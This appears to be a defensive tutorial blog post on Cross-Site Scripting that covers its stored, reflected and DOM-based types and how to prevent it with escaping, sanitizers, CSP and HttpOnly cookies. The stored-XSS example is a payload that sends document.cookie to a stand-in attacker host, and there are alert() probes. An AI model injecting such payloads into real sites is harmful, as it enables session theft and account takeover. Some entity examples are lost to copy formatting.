Cross-Site Scripting (XSS) is one of the most common and dangerous security vulnerabilities found in web applications. It can lead to stolen cookies, defaced websites, and compromised user accounts. In this article, we’ll break down what XSS is, how it works, and most importantly—how to prevent it effectively.
🚨 What is XSS (Cross-Site Scripting)?

XSS is a client-side code injection attack where malicious scripts are injected into otherwise trusted websites. It exploits the browser’s ability to run JavaScript, allowing attackers to execute scripts in the victim’s browser.
🧠 How XSS Works
Imagine a comment form where users can post messages. If the input isn’t properly sanitized and a user enters:
<script>alert('Hacked!');</script>
And this input is rendered directly into the HTML page without escaping, every visitor to that page will see a popup—indicating the attacker can execute arbitrary scripts.
🎯 Goals of an XSS Attack
- Steal session cookies (impersonate users)
- Deface websites (change appearance/content)
- Redirect users to malicious sites
- Perform actions on behalf of the user (CSRF attacks)
🧨 Types of XSS Attacks
1. Stored XSS (Persistent)
The malicious script is permanently stored on the server (e.g., in a database, comment field, or message board). Every time the page loads, the script is served to users.
🔁 Example:
<script>document.location='https://attacker.com?cookie=' + document.cookie</script>
2. Reflected XSS (Non-persistent)
The malicious script is part of the request (usually URL or form data) and is immediately echoed back by the server in the response.
🖥️ Example:
https://example.com/search?q=<script>alert(1)</script>
3. DOM-based XSS
This happens entirely on the client side when JavaScript dynamically updates the page content based on unsanitized user input.
📍 Example:
jsCopyEditdocument.getElementById("output").innerHTML = location.hash;
If location.hash is #<script>alert(1)</script>, it gets executed.
🛡️ How to Prevent XSS Attacks
✅ 1. Escape Output Properly
Always escape user input before rendering it in HTML, JavaScript, or CSS.
- For HTML: Convert
<,>,"to<,>," - Use libraries like:
- PHP:
htmlspecialchars() - Python:
flask.escape() - Node.js (Express):
res.send()orres.render()with proper escaping
- PHP:
✅ 2. Use a Templating Engine
Modern engines (e.g., React, Vue, Handlebars, Twig) escape output by default, reducing risk.
✅ 3. Sanitize User Input
Use a whitelist-based input sanitizer like:
- DOMPurify (JavaScript)
- Bleach (Python)
- sanitize-html (Node.js)
Never trust input from users, even if it “looks safe”.
✅ 4. Use Content Security Policy (CSP)

CSP adds a layer of protection by restricting what scripts the browser can execute.
🛡️ Example Header:
httpCopyEditContent-Security-Policy: default-src 'self'; script-src 'self';
This blocks inline scripts and scripts from other domains.
✅ 5. Avoid Inline JavaScript
Avoid using:
<div onclick="dangerous()">Click</div>
Instead, bind events in JavaScript files.
✅ 6. Use HttpOnly Cookies
This prevents JavaScript from accessing cookies (protects against cookie theft):
httpCopyEditSet-Cookie: session_id=abc123; HttpOnly
✅ 7. Validate Input on the Server Side
- Enforce strict schemas using libraries like:
- Joi (Node.js)
- Cerberus (Python)
- Laravel Validator (PHP)
🔍 Example: Unsafe vs Safe Code
| Unsafe Code ❌ | Safe Code ✅ |
|---|---|
<p>Welcome, <?php echo $_GET['name']; ?></p> | <p>Welcome, <?php echo htmlspecialchars($_GET['name']); ?></p> |
document.getElementById("output").innerHTML = userInput; | document.getElementById("output").textContent = userInput; |
<div onclick="handleClick()">Click</div> | element.addEventListener('click', handleClick); |
🧪 Tools for Detecting XSS
- Burp Suite – penetration testing
- OWASP ZAP – automated scanner
- XSS Hunter – tracks stored XSS
- Browser DevTools – inspect rendered HTML/JavaScript
📌 Summary Table
| Protection Technique | Description |
|---|---|
| Escaping Output | Convert unsafe characters to HTML entities |
| Input Sanitization | Remove/clean unwanted HTML or JS |
| Content Security Policy | Restrict what content the browser can execute |
| HttpOnly Cookies | Prevent JavaScript access to cookies |
| Templating Engines | Use frameworks that auto-escape output |
| Avoid Inline Scripts | Keep JavaScript in external files |
🧩 Conclusion
Cross-Site Scripting is a serious security threat, but it’s entirely preventable with the right precautions. By validating and sanitizing input, escaping output, implementing secure headers like CSP, and following modern development best practices, you can protect your applications and users from malicious exploitation.
Stay vigilant, code defensively, and always treat user input as potentially dangerous.